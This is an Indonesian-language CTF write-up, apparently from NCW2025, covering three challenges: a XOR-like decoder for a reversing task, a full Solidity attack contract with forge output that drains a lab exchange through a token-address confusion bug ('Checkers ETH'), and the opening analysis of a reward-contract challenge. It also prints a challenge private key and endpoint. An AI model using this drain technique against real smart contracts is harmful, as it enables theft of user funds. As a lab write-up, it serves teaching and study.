


```
pwndbg> x/64bx 0x4200504010
0x4200504010:   0x4f    0x46    0x5c    0x82    0x42    0x44    0x46    0x48
0x4200504018:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504020:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504028:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504030:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504038:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504040:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
0x4200504048:   0x42    0x44    0x46    0x48    0x42    0x44    0x46    0x48
pwndbg> x/64bx 0x4200504080
0x4200504080:   0x4f    0x46    0x5c    0x82    0x32    0x77    0x3a    0x66
0x4200504088:   0x6e    0x7c    0x64    0x6d    0x32    0x75    0x78    0x7b
0x4200504090:   0x60    0x77    0x36    0x74    0x34    0x62    0x71    0x3a
0x4200504098:   0x35    0x75    0x73    0x38    0x6f    0x6a    0x64    0x3b
0x42005040a0:   0x63    0x33    0x3c    0x7b    0x60    0x6b    0x39    0x7a
0x42005040a8:   0x6c    0x36    0x36    0x38    0x22    0x62    0x69    0x38
0x42005040b0:   0x65    0x62    0x7e    0x37    0x38    0x62    0x71    0x3a
0x42005040b8:   0x35    0x75    0x73    0x66    0x35    0x71    0x7e    0x7b
pwndbg> 
```

Disini saya coba dukun sedikit karena kalau dilihat itu ada pola repeating dari input yang sy berikan:
NCW{ -> 0x4f 0x46 0x5c 0x82 udah matched
Sisa nya kan AAA... gitu

Observe, bahwa terdapat pola:
0x41 -> 0x42
0x41 -> 0x44
0x41 -> 0x46
0x41 -> 0x48
0x41 -> 0x42
0x41 -> 0x42
0x41 -> 0x44
...

Nah disini kita observe yaitu ditambah **1 3 5 7** tiap input kita supaya jadi encoded input. Nah buat reverse nya, kita tinggal dump encoded kita dan kurangin **1, 3, 5, 7**



```
pwndbg> x/64gx 0x4200504080
0x4200504080:   0x663a7732825c464f      0x7b7875326d647c6e
0x4200504090:   0x3a71623474367760      0x3b646a6f38737535
0x42005040a0:   0x7a396b607b3c3363      0x386962223836366c
0x42005040b0:   0x3a716238377e6265      0x7b7e713566737535
0x42005040c0:   0x7b7334606e733469      0x6e7334757a387534
0x42005040d0:   0x0000000000008040      0x0000000000000000
```


Kita dump ini dan solve sj

Solusi

solver.py

```python
from pwn import *
data = [
    0x663a7732825c464f, 0x7b7875326d647c6e,
    0x3a71623474367760, 0x3b646a6f38737535,
    0x7a396b607b3c3363, 0x386962223836366c,
    0x3a716238377e6265, 0x7b7e713566737535,
    0x7b7334606e733469, 0x6e7334757a387534,
    0x0000000000008040
]

decoded = b""
pattern = [1, 3, 5, 7]

for qword in data:
    chunk = p64(qword)
    decoded += bytes((b - pattern[i % len(pattern)]) % 256 for i, b
in enumerate(chunk))

print(decoded)
```

Hasil



```
➜  Haskell's Herring python3 solve.py
b'NCW{1t5_my_f1rst_t1m3_l34rn1ng_4b07t_h4sk311!_d1d_y07_l34rn_4nyth1ng_1nt3r3st1ng?}\x
➜  Haskell's Herring |
```

BLOCKCHAIN

Checkers ETH

Flag:

NCW{kepada_dosen_blockchain_tercinta_saya_meminta_maaf_untuk_hasil_uts_saya_yang_mengecewakan_dan_tidak_bisa_ngoding_di_kertas_+_tidak_mengira_untuk_coding_struct_array_untuk_itu_di_chall_yang_saya_buat_saya_membuatnya_tanpa_bergantung_sepenuhnya_dari_ai_(mesikipun_masih_debug_bersama_ai)_dan_untuk_solver_yang_saya_buat_itu_tidak_memakai_bantuan_ai_sama_sekali_sekian_dari_permohonan_maaf_saya_dan_oleh_karena_itu_akan_saya_balas_di_uas}

Deskripsi


as3ng's favorite sequel to chess eth

author: Axl

http://31.97.187.222:48335/

Informasi Terkait Soal


Diberikan smart contract, dicoba untuk analisis terlebih dahulu:



```
    address public owner;
    address public player;
    constructor() payable{
        owner = address(this);
        teth = new TETH(owner);
        lteth = new LTETH(owner);
        router = new Router(address(teth), address(lteth), owner);
        exchnge1 = new Exchange1(address(router), address(teth), address(lteth));
        exchnge2 = new Exchange2(address(router), address(teth), address(lteth));

        router.setExchange(address(exchnge1), address(exchnge2));
        teth.setExchange(address(exchnge1));
        lteth.setExchange(address(exchnge2));
        exchnge1.depositTETH{value: 100 ether}(address(this), address(teth));
    }

    function register() public {
        player = msg.sender;
    }

    function isSolved() public view returns(bool){
        require(player.balance >= 100 ether, "Yuk Yuk Bisa Solve");
        return true;
    }

}
```


Jadi targetnya adalah untuk nge drain contract TETH.

Pendekatan



```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.30;

import "./lib/ERC20.sol";

contract TETH is ERC20 {
    address public exchange1;
    address public owner;
    constructor(address _owner) ERC20("Token ETH", "TETH") {
        owner = _owner;
    }

    modifier onlyExchange1(){
        require(msg.sender == exchange1, "Only Exchange1 Can Do This Action");
        _;
    }

    function setExchange(address _exchange1) external{
        require(owner == msg.sender, "Only Owner Can Set exchange");
        exchange1 = _exchange1;
    }

    function deposit() external payable onlyExchange1{
        require(msg.value != 0, "You need some eth to get token");
        _mint(address(this), msg.value);
    }

    function withdraw(address user, uint256 amount) external onlyExchange1{
        _burn(address(this), amount);
        (bool ok, ) = user.call{value: amount}("");
        require(ok, "Transfer Failed");
    }
}

```


Jadi yang bisa withdraw dari TETH itu cuma contract Exchange1 kan, coba liat contract Exchange1 nya:



```solidity
    }

    function _withdraw(address user, address _teth, uint256 amount) internal {
        uint256 bal = balances[user][_teth];
        require(bal >= amount, "insufficient balance");
        balances[user][_teth] = bal - amount;
        IWrappedTokenTETH(teth).withdraw(user, amount);
        emit Withdrawn(user, teth, amount);
    }
}

```

Notice bahwa address _teth cuma dipake buat nge-cek uwang, tapi GAK DIPAKE buat transfer duitnya. Transfer uwang nya pake variable teth asli.


Jadi objektifnya adalah memanipulasi _teth supaya nunjuk ke contract kita. Dengan begitu, kita bisa punya saldo valid di mata Exchange1 (karena nge-cek saldo contract kita sendiri), tapi pas withdraw, dia ngambil uwang dari TETH asli.



```solidity
function withdrawExchange1(address user, uint256 amount) external onlyExchange2{
    IExchange1(exchnge1).withdrawTETH(user, amount, token);
    teth_token[user][teth] = IExchange1(exchnge1).getCurrentState(user, teth);
    lteth_token[user][lteth] = IExchange2(exchnge2).getCurrentState(user, lteth);
}
```

Notice, parameter token pada withdrawTETH

Variable token ini adalah variable global di Router yang nilainya terakhir kali di-set saat ada deposit masuk (di fungsi depositExchange2).



```
function depositExchange2(address user, address _token, uint256 amount) external onlyExchange1{
    IExchange2(exchnge2).depositLTETH(user, amount);
    token = _token;
    teth_token[user][token] = IExchange1(exchnge1).getCurrentState(user, token);
    lteth_token[user][lteth] = IExchange2(exchnge2).getCurrentState(user, lteth);
}
```

Jika kita sebelumnya melakukan deposit menggunakan Fake Token, maka nilai token saat ini adalah address Fake Token kita.

Nah jadi flow nya kita tinggal:
Deposit eth fake buat nge set variabel token ke Attack contract kita
Withdraw eth asli dari contract Exchange1
Profit


Solusi

Attack.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.30;

import {Setup} from "./Setup.sol";
import {Exchange1} from "./exchange1/Exchange1.sol";
import {Exchange2} from "./exchange2/Exchange2.sol";
import {IWrappedTokenTETH} from "./lib/IWrappedToken.sol";
import {Script, console} from "forge-std/Script.sol";

contract Solve is Script {
    address constant SETUP_ADDR =
0x7246Ea5Bd6232C1AA159Da47a9d37D77C2E186C1;
    uint256 constant PRIV_KEY =
0x1e0c2c9b2baf6671e4ce705eaaee26e6f484ac52515ce26441bf7bb5d020bc7a;

    Setup chall = Setup(SETUP_ADDR);

    function run() external {
        vm.startBroadcast(PRIV_KEY);

        Attack a = new Attack{value: 1 ether}(chall);
        console.log("Attack deployed at: %s", address(a));

        a.exploit();

        console.log("Attack balance     : %d", address(a).balance);
        try chall.isSolved() returns (bool solved) {
            console.log("Is Solved         : %s", solved);
        } catch {
            console.log("Is Solved         : False");
        }

        vm.stopBroadcast();
    }
}

contract Attack is IWrappedTokenTETH {
    Setup chall;
    Exchange1 ex1;
    Exchange2 ex2;

    constructor(Setup _chall) payable {
        chall = _chall;
        ex1 = chall.exchnge1();
        ex2 = chall.exchnge2();
    }

    function exploit() public {
        chall.register();

        while (address(this).balance < 100 ether) {
            uint256 amount = address(this).balance;
            uint256 tethBal = address(chall.teth()).balance;

            if (amount > tethBal) amount = tethBal;
            if (amount == 0) break;

            ex1.depositTETH{value: amount}(address(this),
address(this));
            ex2.withdrawLETH(address(this), amount);
        }
    }

    function deposit() external payable override {}

    function withdraw(address, uint256) external pure override {}

    receive() external payable {}
```

```
}
```

Hasil



```
● (.venv) ➜ Checkers ETH git:(master) ✗ forge script contracts/Attack.sol:Solve --rpc-url "http://31.97.187.222:48335/a3535e1e-c27b-4861-8939-9e51e1ab55c0" --broadcast
  [⠊] Compiling...
  [⠒] Compiling 1 files with Solc 0.8.30
  [⠢] Solc 0.8.30 finished in 388.67ms
  Compiler run successful!
  Warning: Detected artifacts built from source files that no longer exist. Run `forge clean` to make sure builds are in sync with project files.
   - /home/mirai/CTFs/NCW2025/Checkers ETH/contracts/Solve.s.sol
  Script ran successfully.

  == Logs ==
    Attack deployed at: 0x11FFFC9a02bcF8577036E2d33FB34B0E8011fB1c
    Attack balance    : 101000000000000000000
    Is Solved         : true

  ## Setting up 1 EVM.

  ==========================

  Chain 31337

  Estimated gas price: 1 gwei

  Estimated total gas used for script: 1779221

  Estimated amount required: 0.001779221 ETH

  ==========================

  ##### anvil-hardhat
  ✅  [Success] Hash: 0x940d78936b92e19b8b78d927e592e4b9b3b90b0ceacdcb28385c557f68631957
  Contract Address: 0x11FFFC9a02bcF8577036E2d33FB34B0E8011fB1c
  Block: 2
  Paid: 0.000411417 ETH (411417 gas * 1 gwei)


  ##### anvil-hardhat
  ✅  [Success] Hash: 0xa6977d5ba12dfc38ce0f1fd09a09e26d5e65e92fadefbe8ee37281ceef1259c7
  Block: 3
  Paid: 0.000850858 ETH (850858 gas * 1 gwei)

  ✅ Sequence #1 on anvil-hardhat | Total Paid: 0.001262275 ETH (1262275 gas * avg 1 gwei)


  ==========================

  ONCHAIN EXECUTION COMPLETE & SUCCESSFUL.

  Transactions saved to: /home/mirai/CTFs/NCW2025/Checkers ETH/broadcast/Attack.sol/31337/run-latest.json

  Sensitive values saved to: /home/mirai/CTFs/NCW2025/Checkers ETH/cache/Attack.sol/31337/run-latest.json

○ (.venv) ➜ Checkers ETH git:(master) ✗ █
```

Kitty's Warmup to Chess and checkers

Flag: NCW{y4k_sud4h_cukup_w4rmup_ny4_lgsng_aja_kerj4in_chall_bwe}

Deskripsi

an easy introductional warm up to chess and checkers

author: eyes

http://31.97.187.222:48212/

Informasi Terkait Soal

KittyWarmup.sol


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./contracts/token/ERC20/utils/SafeERC20.sol";
import "./contracts/token/ERC20/IERC20.sol";
import "./contracts/token/ERC721/ERC721.sol";

contract KittyWarmup is ERC721 {
    using SafeERC20 for IERC20;

    struct Allocation {
        uint24 points;
        bool claimed;
    }

    IERC20 public immutable token;
    address public immutable owner;

    uint256 public constant POINT_TO_TOKEN = 1e18;
    uint24 public constant TARGET_POINTS = 10_000;

    mapping(address => Allocation) public allocations;

    uint256 public nextTokenId;

    event TransferPoints(
        address indexed from,
        address indexed to,
        uint24 amount
    );
    event Claimed(
        address indexed user,
        uint256 amount,
        uint256 firstTokenId,
        uint256 totalNFTsAfter
    );

    modifier onlyOwner() {
        require(msg.sender == owner, "not owner");
        _;
    }

    constructor(IERC20 _token) ERC721("KittyNFT", "K-NFT") {
        token = _token;
        owner = msg.sender;
    }

    function seedAllocation(address user, uint24 points) external
onlyOwner {
        require(allocations[user].points == 0, "already seeded");
        allocations[user].points = points;
    }

    function transferPoints(address from, address to, uint24 points)
external {
        require(msg.sender == from, "only self-managed");

        Allocation memory fromAllocation = allocations[from];
        Allocation memory toAllocation = allocations[to];

        require(fromAllocation.points >= points, "not enough
points");

        allocations[from].points = uint24(fromAllocation.points -
points);
        allocations[to].points = toAllocation.points +
uint24(points);

        emit TransferPoints(from, to, points);
    }
    function claim() external {
        Allocation storage userAlloc = allocations[msg.sender];

        require(!userAlloc.claimed, "already claimed");
        require(userAlloc.points >= TARGET_POINTS, "not enough
points");

        uint256 amount = uint256(userAlloc.points) * POINT_TO_TOKEN;

        uint256 mintedTokenId = nextTokenId++;
        _safeMint(msg.sender, mintedTokenId);

        userAlloc.claimed = true;

        token.safeTransfer(msg.sender, amount);

        emit Claimed(msg.sender, amount, mintedTokenId,
balanceOf(msg.sender));
    }
}
```

Token.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract Token {
    string public name = "KittyToken";
    string public symbol = "KTN";
    uint8 public decimals = 18;
    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;

    event Transfer(address indexed from, address indexed to, uint256
value);

    constructor(uint256 _supply) {
        totalSupply = _supply;
        balanceOf[msg.sender] = _supply;
    }

    function transfer(address to, uint256 value) external returns
(bool) {
        require(balanceOf[msg.sender] >= value, "balance low");
        balanceOf[msg.sender] -= value;
        balanceOf[to] += value;
        emit Transfer(msg.sender, to, value);
        return true;
    }
}
```

Setup.sol


```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./KittyWarmup.sol";
import "./Token.sol";

contract Setup {
    KittyWarmup public immutable kitty;
    Token public immutable token;

    address public player;
    uint256 public immutable initialRewardBalance;

    constructor() {
        token = new Token(1e30);
        kitty = new KittyWarmup(IERC20(address(token)));

        uint256 amount = 1e27;
        token.transfer(address(kitty), amount);
        initialRewardBalance = amount;
    }

    function setPlayer(address _player) external {
        require(player == address(0), "player already set");
        require(_player != address(0), "invalid player");

        player = _player;

        kitty.seedAllocation(player, 100);
    }
```



```
    function isSolved() external view returns (bool) {
        if (player == address(0)) {
            return false;
        }

        uint256 targetAmount = uint256(kitty.TARGET_POINTS()) *
            kitty.POINT_TO_TOKEN();

        return token.balanceOf(player) >= targetAmount * 2;
    }
}
```


Pendekatan

Dari Setup.sol, terlihat bahwa **token.transfer(address(kitty), 1e27) dilakukan sebelum ada pemain**, sehingga **kontrak kitty memegang jauh lebih banyak token daripada target** (2 * 10 000 * 10^18 = 2e22 vs 1e27).



```
    constructor() {
        token = new Token(1e30);
        kitty = new KittyWarmup(IERC20(address(token)));

        uint256 amount = 1e27;
        token.transfer(address(kitty), amount);
        initialRewardBalance = amount;
    }
```

